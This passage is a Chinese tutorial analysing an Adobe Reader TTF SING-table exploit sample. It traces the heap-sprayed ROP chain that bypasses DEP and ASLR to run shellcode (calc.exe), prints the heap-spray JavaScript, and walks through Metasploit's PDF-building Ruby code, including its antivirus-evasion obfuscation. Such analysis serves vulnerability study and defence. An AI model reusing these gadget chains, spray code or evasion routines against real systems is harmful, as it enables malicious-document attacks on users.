0C0C0C3C   00000102
0C0C0C40   00000000
0C0C0C44   4A8063A5  icucnv36.4A8063A5
0C0C0C48   4A801064  icucnv36.4A801064
0C0C0C4C   4A842DB2  icucnv36.4A842DB2
0C0C0C50   4A802AB1  icucnv36.4A802AB1
0C0C0C54   00000008
0C0C0C58   4A80A8A6  icucnv36.4A80A8A6
0C0C0C5C   4A801F90  icucnv36.4A801F90
0C0C0C60   4A849038  <&KERNEL32.CreateFileMappingA>
0C0C0C64   4A80B692  icucnv36.4A80B692
0C0C0C68   4A801064  icucnv36.4A801064
```

```
0C0C0C6C   FFFFFFFF
0C0C0C70   00000000
0C0C0C74   00000040
0C0C0C78   00000000
0C0C0C7C   00010000  UNICODE "=::=::"
0C0C0C80   00000000
0C0C0C84   4A8063A5  icucnv36.4A8063A5
0C0C0C88   4A801064  icucnv36.4A801064
0C0C0C8C   4A842DB2  icucnv36.4A842DB2
0C0C0C90   4A802AB1  icucnv36.4A802AB1
0C0C0C94   00000008
0C0C0C98   4A80A8A6  icucnv36.4A80A8A6
0C0C0C9C   4A801F90  icucnv36.4A801F90
0C0C0CA0   4A849030  <&KERNEL32.MapViewOfFile>
0C0C0CA4   4A80B692  icucnv36.4A80B692
0C0C0CA8   4A801064  icucnv36.4A801064
0C0C0CAC   FFFFFFFF
0C0C0CB0   00000022
0C0C0CB4   00000000
0C0C0CB8   00000000
0C0C0CBC   00010000  UNICODE "=::=::"
0C0C0CC0   4A8063A5  icucnv36.4A8063A5
0C0C0CC4   4A8A0004  ASCII "32"
0C0C0CC8   4A802196  icucnv36.4A802196
0C0C0CCC   4A8063A5  icucnv36.4A8063A5
0C0C0CD0   4A801064  icucnv36.4A801064
0C0C0CD4   4A842DB2  icucnv36.4A842DB2
0C0C0CD8   4A802AB1  icucnv36.4A802AB1
0C0C0CDC   00000030
0C0C0CE0   4A80A8A6  icucnv36.4A80A8A6
0C0C0CE4   4A801F90  icucnv36.4A801F90
0C0C0CE8   4A8A0004  ASCII "32"
0C0C0CEC   4A80A7D8  返回到 icucnv36.4A80A7D8 来自 MSVCR80.__timezone
0C0C0CF0   4A8063A5  icucnv36.4A8063A5
0C0C0CF4   4A801064  icucnv36.4A801064
```

```
0C0C0CF8   4A842DB2  icucnv36.4A842DB2
0C0C0CFC   4A802AB1  icucnv36.4A802AB1
0C0C0D00   00000020
0C0C0D04   4A80A8A6  icucnv36.4A80A8A6
0C0C0D08   4A8063A5  icucnv36.4A8063A5
0C0C0D0C   4A801064  icucnv36.4A801064
0C0C0D10   4A80AEDC  icucnv36.4A80AEDC
0C0C0D14   4A801F90  icucnv36.4A801F90
0C0C0D18   00000034
0C0C0D1C   4A80D585  icucnv36.4A80D585
0C0C0D20   4A8063A5  icucnv36.4A8063A5
0C0C0D24   4A801064  icucnv36.4A801064
0C0C0D28   4A842DB2  icucnv36.4A842DB2
0C0C0D2C   4A802AB1  icucnv36.4A802AB1
0C0C0D30   0000000A
0C0C0D34   4A80A8A6  icucnv36.4A80A8A6
0C0C0D38   4A801F90  icucnv36.4A801F90
0C0C0D3C   4A849170  <&MSVCR80.memcpy>
0C0C0D40   4A80B692  icucnv36.4A80B692
0C0C0D44   FFFFFFFF
0C0C0D48   FFFFFFFF
0C0C0D4C   FFFFFFFF
0C0C0D50   00001000
```

这里又到了一个关键的地方。看到 0x0C0C0C0C 我们很自然的会想到 HeapSpary 技术。在这个样本中确实利用到了堆喷射的技术，借助 PDF 本身支持执行 JS 的特性，将 shellcode 借助 JS 写入内存中。实际上这里也可以不借助堆喷射来实现任意代码执行，但是这样的话就会增大 ROP 链的构造难度，因此选择利用堆喷射的方法来写入 shellcode 是一种非常巧妙的做法。

仔细观察可以发现接下来的 ROP 链调用的都是 icucnv36.dll 这个库中的地址，原因在于这个库是没有开启 ASLR 保护的。还有需要说明的一点是，之所以要借助堆喷射技术来执行代码的原因是为了绕过 windows 环境下的 DEP 保护。

继续动态分析。此时即将执行 retn，而 esp 指向的地址是 0x0c0c0c0c，即

```
0C0C0C0C   4A8063A5  icucnv36.4A8063A5
```

因此接下来执行的是

```
4A8063A5    59            pop ecx        ;icucnv36.4A8A0000
4A8063A6    C3            retn
```

ecx =0x4A8A0000 [ecx] = “UTF-32”

```
4A802196    8901           mov dword ptr ds:[ecx],eax
4A802198    C3             retn
```

这里借原本存 “UTF-32’’ 字符串的地方保存 eax(0x0012E6D0) 的值

```
4A801F90    58             pop eax        ;<&KERNEL32.CreateFileA>
4A801F91    C3             retn
```

这里 eax 指向了 CreateFileA 函数用于创建文件。即 eax = 0x4A84903C

```
4A80B692  - FF20           jmp dword ptr ds:[eax]     ; kernel32.CreateFileA
```

这里直接跳转到 eax 保存的指针所指向的地址 (0x7C801A28) 处

```
7C801A28 >  8BFF           mov edi,edi
7C801A2A    55             push ebp
7C801A2B    8BEC           mov ebp,esp
7C801A2D    FF75 08        push dword ptr ss:[ebp+0x8]
7C801A30    E8 CFC60000    call kernel32.7C80E104
7C801A35    85C0           test eax,eax
7C801A37    74 1E          je Xkernel32.7C801A57
7C801A39    FF75 20        push dword ptr ss:[ebp+0x20]
7C801A3C    FF75 1C        push dword ptr ss:[ebp+0x1C]
7C801A3F    FF75 18        push dword ptr ss:[ebp+0x18]
7C801A42    FF75 14        push dword ptr ss:[ebp+0x14]
7C801A45    FF75 10        push dword ptr ss:[ebp+0x10]
7C801A48    FF75 0C        push dword ptr ss:[ebp+0xC]
7C801A4B    FF70 04        push dword ptr ds:[eax+0x4]
7C801A4E    E8 9DED0000    call kernel32.CreateFileW
7C801A53    5D             pop ebp
7C801A54    C2 1C00        retn 0x1C
```

这里应该是 CreateFileA 的实现逻辑，我们直接查看栈区数据

```
0C0C0C24   4A801064  /CALL 到 CreateFileA
0C0C0C28   4A8522C8  |FileName = "iso88591"
0C0C0C2C   10000000  |Access = GENERIC_ALL
0C0C0C30   00000000  |ShareMode = 0
0C0C0C34   00000000  |pSecurity = NULL
0C0C0C38   00000002  |Mode = CREATE_ALWAYS
0C0C0C3C   00000102  |Attributes = HIDDEN|TEMPORARY
0C0C0C40   00000000  hTemplateFile = NULL
```

这里都是 CreateFileA 的参数，来看看 CreateFileA 官方文档给出的结构

```
HANDLE CreateFileA(
  LPCSTR                lpFileName,
  DWORD                 dwDesiredAccess,
  DWORD                 dwShareMode,
  LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  DWORD                 dwCreationDisposition,
  DWORD                 dwFlagsAndAttributes,
  HANDLE                hTemplateFile
);
```

lpFileName 用于指定被创建文件的文件名。

dwDesiredAccess 用于指定访问权限一般都是读、写之类的。这里的 GENERIC_ALL 指的是采用所有可能的访问权限。

dwShareMode 用于指定请求的文件或设备的共享模式，这里指定的 0 代表了阻止其他进程在请求删除，读取或写入访问权限时打开文件或设备。

lpSecurityAttributes 用于设置安全描述符和子进程是否可继承，这个属性可为 NULL，这里用的就是 NULL。

dwCreationDisposition 设置对文件执行的操作。这里的 CREATE_ALWAYS 代表总是会创建文件，即使目标文件已存在也会覆盖它。

dw FlagsAndAttributes 设置文件或设备属性和标志，这里给的值是 FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_TEMPORARY 代表该文件用于临时存储。

hTemplateFile 设置具有 GENERIC_READ 访问权限的模板文件的有效句柄。这个属性这里也没用到直接指定 NULL。

总之这里创建了一个临时文件，文件名是 iso88591。可以在当前样本 pdf 同目录下找到。

```
4A801064    C3              retn
```

这里跳转到 0x4A8063A5(icucnv36.4A8063A5)

```
4A8063A5    59              pop ecx         ; icucnv36.4A801064
4A8063A6    C3              retn
```

ecx = 0x4A801064

```
4A842DB2    97              xchg eax,edi
4A842DB3    C3              retn
```

这里 eax =0x0000031C edi = 0x0012E718

xchg 指令交换了两个寄存器的值 eax = 0x0012E718 edi = 0x0000031C

```
4A802AB1    5B              pop ebx
4A802AB2    C3              retn
```

继续单步，到这里 ebx = 0x00000008

```
4A80A8A6    213C5C          and dword ptr ss:[esp+ebx*2],edi
4A80A8A9    75 03           jnz Xicucnv36.4A80A8AE
4A80A8AB    B0 01           mov al,0x1
4A80A8AD    C3              retn
4A80A8AE    3C 2F           cmp al,0x2F
4A80A8B0  ^ 74 F9           je Xicucnv36.4A80A8AB
4A80A8B2    3C 41           cmp al,0x41
4A80A8B4    7C 04           jl Xicucnv36.4A80A8BA
4A80A8B6    3C 5A           cmp al,0x5A
4A80A8B8    7E 08           jle Xicucnv36.4A80A8C2
4A80A8BA    3C 61           cmp al,0x61
4A80A8BC    7C 0A           jl Xicucnv36.4A80A8C8
4A80A8BE    3C 7A           cmp al,0x7A
4A80A8C0    7F 06           jg Xicucnv36.4A80A8C8
4A80A8C2    8079 01 3A      cmp byte ptr ds:[ecx+0x1],0x3A
4A80A8C6  ^ 74 E3           je Xicucnv36.4A80A8AB
4A80A8C8    32C0            xor al,al
4A80A8CA    C3              retn
```

这里指向了一个函数的实现代码块。似乎做了斜杠和字母小写的检查。

```
4A801F90    58              pop eax     ;<&KERNEL32.CreateFileMappingA>
4A801F91    C3              retn
```

这里让 eax 指向了一个 CreateFileMappingA 函数

```
4A80B692  - FF20        jmp dword ptr ds:[eax]      ; kernel32.CreateFileMappingA
```

这里利用同样的方法调转到 [eax] 所在的函数 CreateFileMappingA 处，该函数用于创建一个文件映射内核对象。

```
7C8094EE >  8BFF            mov edi,edi
7C8094F0    55              push ebp
7C8094F1    8BEC            mov ebp,esp
7C8094F3    51              push ecx
7C8094F4    51              push ecx
7C8094F5    56              push esi
7C8094F6    33F6            xor esi,esi
7C8094F8    3975 1C         cmp dword ptr ss:[ebp+0x1C],esi
7C8094FB    74 31           je Xkernel32.7C80952E
7C8094FD    64:A1 18000000  mov eax,dword ptr fs:[0x18]
7C809503    FF75 1C         push dword ptr ss:[ebp+0x1C]
7C809506    8DB0 F80B0000   lea esi,dword ptr ds:[eax+0xBF8]
7C80950C    8D45 F8         lea eax,dword ptr ss:[ebp-0x8]
7C80950F    50              push eax
7C809510    FF15 8C10807C   call dword ptr ds:[<&ntdll.RtlInitAnsiSt>; ntdll.RtlInitAnsiString
7C809516    6A 00           push 0x0
7C809518    8D45 F8         lea eax,dword ptr ss:[ebp-0x8]
7C80951B    50              push eax
7C80951C    56              push esi
7C80951D    FF15 8810807C   call dword ptr ds:[<&ntdll.RtlAnsiString>; ntdll.RtlAnsiStringToUn
7C809523    85C0            test eax,eax
7C809525    0F8C B5390300   jl kernel32.7C83CEE0
7C80952B    8B76 04         mov esi,dword ptr ds:[esi+0x4]
7C80952E    56              push esi
7C80952F    FF75 18         push dword ptr ss:[ebp+0x18]
7C809532    FF75 14         push dword ptr ss:[ebp+0x14]
7C809535    FF75 10         push dword ptr ss:[ebp+0x10]
```

```
7C809538    FF75 0C         push dword ptr ss:[ebp+0xC]
7C80953B    FF75 08         push dword ptr ss:[ebp+0x8]
7C80953E    E8 DDFEFFFF     call kernel32.CreateFileMappingW
7C809543    5E              pop esi
7C809544    C9              leave
7C809545    C2 1800         retn 0x18
```

函数参数在栈中的分布

```
0C0C0C68   4A801064  /CALL 到 CreateFileMappingA
0C0C0C6C   0000031C  |hFile = 0000031C
0C0C0C70   00000000  |pSecurity = NULL
0C0C0C74   00000040  |Protection = PAGE_EXECUTE_READWRITE
0C0C0C78   00000000  |MaximumSizeHigh = 0
0C0C0C7C   00010000  |MaximumSizeLow = 10000
0C0C0C80   00000000  MapName = NULL
```

继续调试跳转到

```
4A8063A5    59              pop ecx      ; icucnv36.4A801064
4A8063A6    C3              retn
4A842DB2    97              xchg eax,edi
4A842DB3    C3              retn
```

这里的 eax =0x00000320 edi = 0x0000031C xchg 交换两个寄存器的值

```
4A802AB1    5B              pop ebx
4A802AB2    C3              retn
```

这里再一次跳转到了 0x4A80A8A6

```
4A801F90    58              pop eax      ; <&KERNEL32.MapViewOfFile>
4A801F91    C3              retn
```

这里 eax 指向的是 MapViewOfFile 函数入口地址

eax = 0x4A849030

```
4A80B692  - FF20      jmp dword ptr ds:[eax]          ; kernel32.MapViewOfFile
```

同样的原理借助 jmp dword ptr ds:[eax] 跳转到 eax 指向的地址。

```
7C80B995 >  8BFF            mov edi,edi
7C80B997    55              push ebp
7C80B998    8BEC            mov ebp,esp
7C80B99A    6A 00           push 0x0
7C80B99C    FF75 18         push dword ptr ss:[ebp+0x18]
7C80B99F    FF75 14         push dword ptr ss:[ebp+0x14]
7C80B9A2    FF75 10         push dword ptr ss:[ebp+0x10]
7C80B9A5    FF75 0C         push dword ptr ss:[ebp+0xC]
7C80B9A8    FF75 08         push dword ptr ss:[ebp+0x8]
7C80B9AB    E8 76FFFFFF     call kernel32.MapViewOfFileEx
7C80B9B0    5D              pop ebp
7C80B9B1    C2 1400         retn 0x14
```

将一个文件映射对象映射到当前应用程序的地址空间。

```
4A801064    C3              retn
```

跳转到 0x4A8063A5

```
4A8063A5    59              pop ecx             ; icucnv36.4A8A0004
4A8063A6    C3              retn
```

ecx = 0x4A8A0004

```
4A802196    8901            mov dword ptr ds:[ecx],eax
4A802198    C3              retn
```

将 eax 的值暂存在 [ecx] 中

eax = 0x037F0000

```
4A8063A5    59              pop ecx               ; icucnv36.4A801064
4A8063A6    C3              retn
```

ecx = 0x4A801064

```
4A842DB2    97              xchg eax,edi
4A842DB3    C3              retn
4A802AB1    5B              pop ebx
4A802AB2    C3              retn
```

又回到 0x4A80A8A6

```
4A801F90    58              pop eax             ; icucnv36.4A8A0004
4A801F91    C3              retn
```

eax = 0x4A8A0004

```
4A80A7D8    8B00            mov eax,dword ptr ds:[eax]
4A80A7DA    C3              retn
```

eax = [eax] = 0x037F0000

```
4A8063A5    59              pop ecx           ; icucnv36.4A801064
4A8063A6    C3              retn
```

ecx = 0x4A801064

```
4A842DB2    97              xchg eax,edi
4A842DB3    C3              retn
```

eax = edi = 0x037F0000

```
4A802AB1    5B              pop ebx
4A802AB2    C3              retn
```

ebx = 0x00000020

这里的 retn 再一次跳到了 0x4A80A8A6

```
4A80AEDC    8D5424 0C       lea edx,dword ptr ss:[esp+0xC]
4A80AEE0    52              push edx
4A80AEE1    50              push eax
4A80AEE2    FF7424 0C       push dword ptr ss:[esp+0xC]
4A80AEE6    FF35 3C098A4A   push dword ptr ds:[0x4A8A093C]
4A80AEEC    FFD1            call ecx
4A80AEEE    83C4 10         add esp,0x10
4A80AEF1    C3              retn
```

这里 ecx = 0x4A801064

call ecx 跳转到了 0x4A801064

```
4A801064    C3              retn
```

这里 [esp] = 0x4A80AEEE

```
4A80AEEE    83C4 10         add esp,0x10
4A80AEF1    C3              retn
4A801F90    58              pop eax
4A801F91    C3              retn
4A80D585    03C2            add eax,edx
4A80D587    C3              retn
4A8063A5    59              pop ecx          ; icucnv36.4A801064
4A8063A6    C3              retn
```

这里的 ecx = 0x4A801064

```
4A842DB2    97              xchg eax,edi
4A842DB3    C3              retn
4A802AB1    5B              pop ebx
4A802AB2    C3              retn
4A801F90    58              pop eax         ; <&MSVCR80.memcpy>
4A801F91    C3              retn
```

这里将 memcpy 函数地址保存在了 eax 寄存器中

```
4A80B692  - FF20            jmp dword ptr ds:[eax]      ; MSVCR80.memcpy
```

这里用到的 memcpy 函数将要执行的 shellcode 写入到 MapViewOfFile 返回的地址。因为这段内存是可读可写的，所以就绕过了 DEP 的保护。

```
0C0C0D44   03E90000  CALL 到 memcpy
0C0C0D48   03E90000  dest = 03E90000
0C0C0D4C   0C0C0D54  src = 0C0C0D54
0C0C0D50   00001000   n = 1000 (4096.)
```

memcpy 的参数如上。

```
03790010    3147 18         xor dword ptr ds:[edi+0x18],eax
03790013    0347 18         add eax,dword ptr ds:[edi+0x18]
03790016    83C7 04         add edi,0x4
03790019  ^ E2 F5           loopd X03790010
```

最后这里的循环将 shellcode 解密

```
0379001B    FC              cld
0379001C    E8 82000000     call 037900A3
```

并跳转到 0x037900A3 处继续执行

```
037D00A3    5D              pop ebp               ; 037D0021
037D00A4    6A 01           push 0x1
037D00A6    8D85 B2000000   lea eax,dword ptr ss:[ebp+0xB2]
037D00AC    50              push eax
037D00AD    68 318B6F87     push 0x876F8B31
037D00B2    FFD5            call ebp
```

ebp = 0x037D0021

这里的 eax = 0x038300D3 指向的是一个字符串 “calc.exe”

call ebp 之后执行 calc.exe 命令。总结一下这部分由堆喷射覆盖在栈上的数据都做了一些什么。主要做了新建临时文件，将文件映射到内存，将真正的 shellcode 拷贝到内存的某一块区域并且解码这些 shellcode 然后执行。

12.6 JavaScript 实现 HeapSpray

前面提到过，这个漏洞样本的编写中，借助了 PDF 本身支持 JS 的特性实现了堆喷射。这里我们借助 PDFStreamDumper 工具提取样本中的这段实现堆喷射的 JS 代码段。

```
var var_shellcode =
unescape( '%u4141%u4141%u63a5%u4a80%u0000%u4a8a%u2196%u4a80%u1f90%u4a80%u903c%u4a84%ub692%u4a8
var var_c = unescape( "%" + "u" + "0" + "c" + "0" + "c" + "%u" + "0" + "c" + "0" + "c" );
while (var_c.length + 20 + 8 < 0x10000) var_c+=var_c;
var_b = var_c.substring(0, (0x0c0c-0x24)/2);
var_b += var_shellcode;
var_b += var_c;
var_d = var_b.substring(0, 0x10000/2);
while(var_d.length < 0x80000) var_d += var_d;
var_3 = var_d.substring(0, 0x80000 - (0x1020-0x08) / 2);
var var_4 = new Array();
for (var_i=0;var_i<0x1f0;var_i++) var_4[var_i]=var_3+"s";
```

所有的 shellcode 都被转化成了十六进制的转义序列，经过 unescape 解码之后存储在了 var_shellcode 之中。var_c 变量存储了 “%u0c0c%u0c0c”，接下来用了一个 while 循环叠加 var_c，用于覆盖内存中的数据，采用 0x0c0c0c0c 的原因是因为它所对应的指令是

```
or al,0x0C
```

这样的指令执行的效果对 al 寄存器不会产生任何影响很适合当作滑板指令是堆喷射的常用技巧。


接下来的 var_b 保存了前面的所有滑板指令以及 shellcode。最关键的实现堆喷射的语句是 new Array()

利用数组来开辟内存区域，然后通过填充数组数据的方式来喷射 shellcode。

12.7 PDF 格式 & 样本构造

先回顾一下漏洞的触发点，漏洞的触发点是在解析 TTF 字体的 SING 表时出现的问题。那很显然我们首先要了解一下 TTF 的格式定义以及 SING 表的具体字段。同时我们还需要了解 PDF 格式规范当中是如何来引用 TTF 字体文件的，以及 PDF 是怎么支持 JavaScript 脚本执行的。

先来了解一下 PDF 的基本格式



PDF 文件由最基本的几个部分组成。

首先看到的是 Header 部分。这是 PDF 文件的开始部分。主要用来指明当前 PDF 文件所遵循的 PDF 格式标准版本。例如%PDF-1.5

Body 部分包含了 PDF 文档的主要内容，所有向用户展现的内容都在此存放。

Cross-reference table 即交叉引用表，包含了当前 PDF 文档中所有对象的引用、偏移量以及字节长度。借助这个引用表可以在全文档范围内随机访问任何一个对象，非常的方便。

Trailer 主要包含了指向交叉引用表的指针以及一些关键对象的指针并且以%%EOF 标记文件结束，帮助符合标准的阅读器能够快速定位到需要的对象。所有的 PDF 阅读器都是要从这里开始解析。

了解完 PDF 基本格式。秉承着用到什么再提什么的原则，我们这里通过分析 MSF 提供的 exp 来帮助理解 PDF 文档的构造过程。

前面提到过 exp 的位置在 Kali Linux 下的

/usr/share/metasploit-framework/modules/exploits/windows/fileformat/adobe_cooltype_sing.rb

这个脚本是用 ruby 语言编写的，对于 ruby 语法的相关细节本文不再赘述。

定位到 def make_pdf(ttf, js) 的部分，这里是创建 pdf 的核心位置。

```
xref = []
eol = "n"
endobj = "endobj" << eol
```

看到首先定义了几个接下来会用到的字符以及交叉引用表 xref。

```
pdf = "%PDF-1.5" << eol
pdf << "%" << random_non_ascii_string(4) << eol
```

这里描述的是 Header 部分的内容，首先定义了版本号，这个样本遵循的是 PDF1.5 版本。

接下来调用了一个 random_non_ascii_string 函数


```
def random_non_ascii_string(count)
  result = ""
  count.times do
    result << (rand(128) + 128).chr
  end
  result
end
```

该函数用于随机出不再 ASCII 范围内的字符。换句话说这里随机了 4 个字符。关于这四个字符的作用。Adobe 给出的 PDF 文档里是这样描述的

```
If a PDF file contains binary data, as most do, the header line shall be immediately followed
```

这四个 code 大于 128 的字符用于确保当前 PDF 文档被当作二进制文件来对待而不是文本文件。

看完了 Header 部分的实现，再看 Body 部分的实现之前，先来了解一下 Body 部分大致的组织结构。



catalog(目录) 在这里充当的是根对象，由 catalog 对象引出 Page tree、Outline hierarchy、Article threads 等等，我无法全部都一一介绍，只介绍必要的东西。如果你对其它内容更感兴趣可以参考 PDF 标准文档。

继续往下看会看到 catalog 对象的定义

```
xref << pdf.length
pdf << io_def(1) << n_obfu("<<") << eol
```

```
pdf << n_obfu("/Pages ") << io_ref(2) << eol
pdf << n_obfu("/Type /Catalog") << eol
pdf << n_obfu("/OpenAction ") << io_ref(11) << eol
# The AcroForm is required to get icucnv36.dll to load
pdf << n_obfu("/AcroForm ") << io_ref(13) << eol
pdf << n_obfu(">>") << eol
pdf << endobj
```

这里用到了两个 io_def 和 n_obfu 函数。此处的 xref « pdf.length 用于记录对象的偏移量。

```
def io_def(id)
    "%d 0 obj n" % id
end
```

用于表示对象编号和生成数，在 PDF 中间接对象都是由两个关键词 **obj** 和 **endobj** 表示的，endobj 关键字必须自成一行，obj 对象所在行需要有两个由空格隔开的数字来分别表示对象编号和对象生成数。对象编号用来唯一区分和标识各个对象，对象生成数会随着对象每次被释放之后递增 (具体详情可以参考官方文档)。下面是一个间接对象的例子:

```
2 0 obj
123
endobj
```

很显然 io_def 函数的主要作用就是用来表示对象的对象编号和生成数以及 obj 关键字。这里的生成数默认是 0。

```
def n_obfu(str)
  #return str
  result = ""
  str.scan(/./u) do |c| #/u 表示按 unicode(utf-8) 匹配
    if rand(2) == 0 and c.upcase >= 'A' and c.upcase <= 'Z' # rand(2) [0,2)
      result << "#%x" % c.unpack("C*")[0]
    else
      result << c
    end
  end
  result
end
```

该函数随机编码字母字符 (以 #%x 的形式)。主要作用应该是混淆和免杀。

我们注意到这里的代码 n_obfu(“«”) 用了”«’’ 字符。在 PDF 中字典对象是由 « >> 包括的一系列键值对组成的。因此 catalog 本质上是一个字典对象。

在 catalog 中包含了非常多的可选和必选的字段条目。首先在 catalog 中，/Type 条目是必须要存在的，它的值被固定为/Catalog。/Page 条目也是必选的，它指向了一个间接对象 Page。io_ref 函数的定义如下:

```
def io_ref(id)
    "%d 0 R" % id
end
```

在 PDF 中引用 (或指向) 一个间接对象需要用一个对象编号，生成数以及一个关键字 **R** 来表示。这里的 io_ref(2) 表示引用了一个对象编号为 2 的对象。

剩下的在 Catalog 中的/OpenAction 以及/AcroForm 都是可选的选项。

其中/OpenAction 是 PDF 执行 JS 的关键也是该样本实现堆喷射的地方。/OpenAction 中指向了一个数组或者字典对象，该对象可能描述了某种行为，这个行为会在 PDF 文档被加载时执行。剩下的/AcroForm 则指向了一个交互式表单字典 (之后会解释为什么在样本中使用了一个交互式表单)。

我们从/Pages 指向的页面对象开始分析。/Page 条目指向了一个对象编号为 2 的页面对象。

```
xref << pdf.length
pdf << io_def(2) << n_obfu("<<") << eol
pdf << n_obfu("/MediaBox ") << io_ref(3) << eol
pdf << n_obfu("/Resources ") << io_ref(4) << eol
pdf << n_obfu("/Kids [") << io_ref(5) << "]" << eol
pdf << n_obfu("/Count 1") << eol
pdf << n_obfu("/Type /Pages") << eol
pdf << n_obfu(">>") << eol
pdf << endobj
```

同样的/Type 条目是必选的并且值固定为/Pages，/Count 条目用来记录 Page 树中的叶子结点个数。这里其实还有一个/Parent 必选条目用来指定父结点，但是由于这里是根结点所以可以忽略该条目。/Kid 条目用来引用一个数组，数组的元素是当前结点的直接子结点。/MediaBox 是个可选条目，定义了要显示或打印页面的物理媒介的区域。/Resources 记录了当前 Page 用到的所有资源，可空。在当前样本中就是在 Resources 条目中指定了字体，从而引入有恶意数据的 TTF 字体文件。这里我们重点分析一下/Resources 条目。

/Resources 指向了一个对象编号为 4 的对象。

```
xref << pdf.length
pdf << io_def(4)
pdf << n_obfu("<<") << eol
pdf << n_obfu("/Font ") << io_ref(6) << eol
pdf << ">>" << eol
pdf << endobj
```

/Font 条目指向了一个用于描述引用的字体状况的字体字典对象。

```
xref << pdf.length
pdf << io_def(6) << n_obfu("<<") << eol
pdf << n_obfu("/F1 ") << io_ref(7) << eol
pdf << ">>" << eol
pdf << endobj
```

这里的/F1 代表了使用 Type 1 字体技术定义字形形状的字体 (关于 Type1 详情请看文档)

```
xref << pdf.length
pdf << io_def(7) << n_obfu("<<") << eol
pdf << n_obfu("/Type /Font") << eol
pdf << n_obfu("/Subtype /TrueType") << eol
pdf << n_obfu("/Name /F1") << eol
pdf << n_obfu("/BaseFont /Cinema") << eol
pdf << n_obfu("/Widths []") << eol
pdf << n_obfu("/FontDescriptor ") << io_ref(9)
pdf << n_obfu("/Encoding /MacRomanEncoding")
pdf << n_obfu(">>") << eol
pdf << endobj
```

